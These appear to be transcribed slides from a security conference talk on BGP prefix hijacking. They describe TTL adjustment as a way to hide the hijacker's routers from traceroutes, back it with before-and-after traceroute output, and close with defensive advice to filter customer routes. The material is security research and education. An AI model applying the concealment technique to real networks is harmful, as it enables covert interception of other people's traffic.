

Anonymzing The Hijacker

- We adjust TTL of packets in transit
- Effectively ‘hides’ the IP devices handling the hijacked inbound traffic (ttl additive)
- Also hides the ‘outbound’ networks towards the target (ttl additive)
- Result: presence of the hijacker isn’t revealed

Without TTL adjustment

```
 2 12.87.94.9 [AS 7018] 4 msec 4 msec 8 msec
 3 tbr1.cgcil.ip.att.net (12.122.99.38) [AS 7018] 4 msec 8 msec 4 msec
 4 ggr2.cgcil.ip.att.net (12.123.6.29) [AS 7018] 8 msec 4 msec 8 msec
 5 192.205.35.42 [AS 7018] 4 msec 8 msec 4 msec
 6 cr2-loopback.chd.savvis.net (208.172.2.71) [AS 3561] 24 msec 16 msec 28 msec
 7 cr2-pos-0-0-5-0.NewYork.savvis.net (204.70.192.110) [AS 3561] 28 msec 28 msec 28 msec
 8 204.70.196.70 [AS 3561] 28 msec 32 msec 32 msec
 9 208.175.194.10 [AS 3561] 28 msec 32 msec 32 msec
10 colo-69-31-40-107.pilosoft.com (69.31.40.107) [AS 26627] 32 msec 28 msec 28 msec
11 tge2-3-103.ar1.nyc3.us.nlayer.net (69.31.95.97) [AS 4436] 32 msec 32 msec 32 msec
12 * * *   (missing from trace, 198.32.160.134 - exchange point)
13 tge1-2.fr4.ord.llnw.net (69.28.171.193) [AS 22822] 32 msec 32 msec 40 msec
14 ve6.fr3.ord.llnw.net (69.28.172.41) [AS 22822] 36 msec 32 msec 40 msec
15 tge1-3.fr4.sjc.llnw.net (69.28.171.66) [AS 22822] 84 msec 84 msec 84 msec
16 ve5.fr3.sjc.llnw.net (69.28.171.209) [AS 22822] 96 msec 96 msec 80 msec
17 tge1-1.fr4.lax.llnw.net (69.28.171.117) [AS 22822] 88 msec 92 msec 92 msec
18 tge2-4.fr3.las.llnw.net (69.28.172.85) [AS 22822] 96 msec 96 msec 100 msec
19 switch.ge3-1.fr3.las.llnw.net (208.111.176.2) [AS 22822] 84 msec 88 msec 88 msec
20 gig5-1.esw03.las.switchcommgroup.com (66.209.64.186) [AS 23005] 84 msec 88 msec 88 msec
21 66.209.64.85 [AS 23005] 88 msec 88 msec 88 msec
22 gig0-2.esw07.las.switchcommgroup.com (66.209.64.178) [AS 23005] 88 msec 88 msec 88 msec
23 acs-wireless.demarc.switchcommgroup.com (66.209.64.70) [AS 23005] 88 msec 84 msec 84 msec
```

With TTL Adjustments

```
 2 12.87.94.9 [AS 7018] 8 msec 8 msec 4 msec
 3 tbr1.cgcil.ip.att.net (12.122.99.38) [AS 7018] 4 msec 8 msec 8 msec
 4 ggr2.cgcil.ip.att.net (12.123.6.29) [AS 7018] 4 msec 8 msec 4 msec
 5 192.205.35.42 [AS 7018] 8 msec 4 msec 8 msec
 6 cr2-loopback.chd.savvis.net (208.172.2.71) [AS 3561] 16 msec 12 msec *
 7 cr2-pos-0-0-5-0.NewYork.savvis.net (204.70.192.110) [AS 3561] 28 msec 32 msec 32 msec
 8 204.70.196.70 [AS 3561] 28 msec 32 msec 32 msec
 9 208.175.194.10 [AS 3561] 32 msec 32 msec 32 msec
10 gig5-1.esw03.las.switchcommgroup.com (66.209.64.186) [AS 23005] 88 msec 88 msec 84 msec
11 66.209.64.85 [AS 23005] 88 msec 88 msec 88 msec
12 gig0-2.esw07.las.switchcommgroup.com (66.209.64.178) [AS 23005] 84 msec 84 msec 88 msec
13 acs-wireless.demarc.switchcommgroup.com (66.209.64.70) [AS 23005] 88 msec 88 msec 88 msec
```

Compare Original BGP & Route Path

Original:

```
  2 12.87.94.9 [AS 7018] 8 msec 8 msec 4 msec
  3 tbr1.cgcil.ip.att.net (12.122.99.38) [AS 7018] 8 msec 8 msec 8 msec
  4 12.122.99.17 [AS 7018] 8 msec 4 msec 8 msec
  5 12.86.156.10 [AS 7018] 12 msec 8 msec 4 msec
  6 tge1-3.fr4.sjc.llnw.net (69.28.171.66) [AS 22822] 68 msec 56 msec 68 msec
  7 ve5.fr3.sjc.llnw.net (69.28.171.209) [AS 22822] 56 msec 68 msec 56 msec
  8 tge1-1.fr4.lax.llnw.net (69.28.171.117) [AS 22822] 64 msec 64 msec 72 msec
  9 tge2-4.fr3.las.llnw.net (69.28.172.85) [AS 22822] 68 msec 72 msec 72 msec
 10 switch.ge3-1.fr3.las.llnw.net (208.111.176.2) [AS 22822] 60 msec 60 msec 60 msec
 11 gig5-1.esw03.las.switchcommgroup.com (66.209.64.186) [AS 23005] 60 msec 60 msec 60 msec
 12 66.209.64.85 [AS 23005] 64 msec 60 msec 60 msec
 13 gig0-2.esw07.las.switchcommgroup.com (66.209.64.178) [AS 23005] 60 msec 64 msec 60 msec
 14 acs-wireless.demarc.switchcommgroup.com (66.209.64.70) [AS 23005] 60 msec 60 msec 60 msec
```

Hijacked:

```
  2 12.87.94.9 [AS 7018] 8 msec 8 msec 4 msec
  3 tbr1.cgcil.ip.att.net (12.122.99.38) [AS 7018] 4 msec 8 msec 8 msec
  4 ggr2.cgcil.ip.att.net (12.123.6.29) [AS 7018] 4 msec 8 msec 4 msec
  5 192.205.35.42 [AS 7018] 8 msec 4 msec 8 msec
  6 cr2-loopback.chd.savvis.net (208.172.2.71) [AS 3561] 16 msec 12 msec *
  7 cr2-pos-0-0-5-0.NewYork.savvis.net (204.70.192.110) [AS 3561] 28 msec 32 msec 32 msec
  8 204.70.196.70 [AS 3561] 28 msec 32 msec 32 msec
  9 208.175.194.10 [AS 3561] 32 msec 32 msec 32 msec
 10 gig5-1.esw03.las.switchcommgroup.com (66.209.64.186) [AS 23005] 88 msec 88 msec 84 msec
 11 66.209.64.85 [AS 23005] 88 msec 88 msec 88 msec
 12 gig0-2.esw07.las.switchcommgroup.com (66.209.64.178) [AS 23005] 84 msec 84 msec 88 msec
 13 acs-wireless.demarc.switchcommgroup.com (66.209.64.70) [AS 23005] 88 msec 88 msec 88 msec
```

In conclusion

- We learned that any arbitrary prefix can be hijacked, without breaking end-to-end
- We saw it can happen nearly invisibly
- We noted the BGP as-path does reveal the attacker
- Shields up; filter your customers.

Thanks & Praise

- Felix "FX" Lindner
- Jay Beale
- Dan Kaminsky
- Defcon Speaker Goons & Staff
- Todd Underwood